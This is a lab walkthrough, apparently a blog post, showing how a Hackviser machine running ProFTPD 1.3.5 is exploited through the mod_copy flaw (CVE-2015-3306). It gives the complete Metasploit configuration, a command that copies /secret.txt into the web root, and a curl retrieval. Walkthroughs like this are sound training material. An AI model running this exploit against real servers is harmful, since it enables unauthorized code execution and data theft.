
Lab Challenge:
While solving this Hackviser lab, the goal was straightforward, retrieve the secret stored inside /secret.txt.
The machine exposed an old version of ProFTPD, which immediately became the main attack surface. The interesting part of this lab was that exploitation technically succeeded on the first try, but the expected shell session never appeared. That forced me to slow down, inspect what was actually happening behind the exploit, and adjust the approach instead of blindly retrying payloads.
This walkthrough follows the exact investigation flow I used during the lab.
Initial Enumeration
The first step was basic reconnaissance using Nmap.
nmap -p- -A -sV 172.20.47.185Why these flags?
-p-scans all 65535 ports instead of just the top common ports-Aenables OS detection, version detection, and default NSE scripts-sVperforms service version detection
The scan returned:
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
At this stage, the FTP service immediately stood out.
The version was:
ProFTPD 1.3.5That version is well known for: CVE-2015–3306
The presence of Apache on port 80 also looked useful because many ProFTPD exploits abuse writable web directories to execute PHP payloads through the web server.
So instead of spending time enumerating the default Apache page, I shifted focus directly toward the FTP service.
Searching for a Matching Exploit
Since the lab specifically involved ProFTPD 1.3.5, I moved into Metasploit.
msfconsoleThen searched for available ProFTPD modules.
search ProFTPDAmong the results, the important one was:
exploit/unix/ftp/proftpd_modcopy_execThis module targets the vulnerable mod_copy functionality in ProFTPD.
The vulnerability allows attackers to abuse FTP copy commands to place malicious files into locations they normally should not control.
Loading the Exploit
I loaded the exploit module:
use exploit/unix/ftp/proftpd_modcopy_execBefore configuring anything, I checked the required options.
show optionsThis is important because Metasploit modules often require environment-specific values.
The important parameters here were:RHOSTS, SITEPATH, CMD, payload
Setting the Target
First, I configured the target IP.
set RHOSTS 172.20.47.185What is RHOSTS?
RHOSTS tells Metasploit which target machine to attack.
Without this, the exploit module does not know where to send the malicious FTP requests.
Choosing the Payload
Next, I checked the available payloads.
show payloadsA large number of reverse shell and bind shell payloads appeared:
payload/cmd/unix/reverse_netcat
payload/cmd/unix/reverse_perl
payload/cmd/unix/reverse_python
payload/cmd/unix/generic
Initially, reverse shells may seem like the obvious choice. But in labs like this, reverse payloads often fail because the target may not have the required binaries installed.
For example:
- netcat may not exist
- perl may be missing
- outbound connections may fail
- payload execution may be restricted
Instead of chasing shell stability issues, I chose the simpler option:
set payload cmd/unix/genericWhy cmd/unix/generic worked better here
This payload does not attempt to create an interactive shell.
It simply executes a Linux command directly on the target system.
Since the challenge only required reading a file, a command execution payload was enough.
That made the exploit more reliable and avoided unnecessary complexity.
Fixing the Website Path
This part took a little troubleshooting.
The exploit writes a PHP file into the web server directory so Apache can execute it.
Initially, the default path did not work properly.
The module expected:
/var/wwwBut Apache on this target was serving content from:
/var/www/htmlSo I updated the site path manually.
set SITEPATH /var/www/htmlThis was an important observation because if the payload gets written into the wrong directory, the PHP file never becomes accessible through the browser.
Allowing the Exploit to Continue
Next:
set AllowNoCleanup trueWhy this mattered
Normally, the module tries to clean up temporary payload files after execution.
In this case, I actually wanted the generated file to remain accessible because I planned to write the secret into a web-accessible location.
Allowing no cleanup prevented the exploit from removing artifacts too early.
Executing the Command
The lab only required retrieving the secret.
So instead of spawning a shell, I simply copied the contents of /secret.txt into a file inside the Apache web root.
set CMD "cat /secret.txt > /var/www/html/out.txt"Breaking down the command
cat /secret.txtReads the contents of the secret file.
Then:
> /var/www/html/out.txtRedirects the output into a new file called out.txt inside the web server directory.
This was the cleanest approach because once the file existed in the web root, I could retrieve it directly over HTTP.
Running the Exploit
Finally:
runMetasploit output:
[*] 172.20.47.185:80 - 172.20.47.185:21 - Connected to FTP server
[*] 172.20.47.185:80 - 172.20.47.185:21 - Sending copy commands to FTP server
[*] 172.20.47.185:80 - Executing PHP payload /fOoe7SK.php
[!] 172.20.47.185:80 - This exploit may require manual cleanup of '/var/www/html/fOoe7SK.php' on the target
[*] Exploit completed, but no session was created.
At first glance, this can look confusing.
The exploit says:
Exploit completed, but no session was created.A beginner might assume the attack failed.
But the important detail was this line:
Executing PHP payloadThat indicated the PHP payload actually executed successfully.
The reason no session appeared was because:
cmd/unix/genericdoes not create a Meterpreter shell or reverse connection.
It only executes the command provided in CMD.
So technically, the exploit worked exactly as intended.
Retrieving the Secret
Since the command redirected output into the Apache web directory, the final step was simply accessing the file through HTTP.
I used curl:
curl http://172.20.47.185/out.txtYou could also open it directly in the browser:
http://172.20.47.185/out.txtThe page returned the contents of /secret.txt, completing the lab.
Understanding the Full Exploitation Flow
Here's what actually happened behind the scenes:
- The exploit connected to the vulnerable ProFTPD service.
- It abused the vulnerable
mod_copyfunctionality. - A malicious PHP file was written into the Apache web root.
- Apache executed the PHP payload.
- The payload ran our Linux command:
cat /secret.txt > /var/www/html/out.txt6. The secret was saved into a web-accessible file.
7. The file was retrieved over HTTP.
Final Working Configuration
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOSTS 172.20.47.185
set payload cmd/unix/generic
set SITEPATH /var/www/html
set AllowNoCleanup true
set CMD "cat /secret.txt > /var/www/html/out.txt"
run
Then retrieve the output:
curl http://172.20.47.185/out.txtThis was a simple but good reminder that successful exploitation does not always mean getting a shell session. Sometimes direct command execution is the cleaner and more reliable path.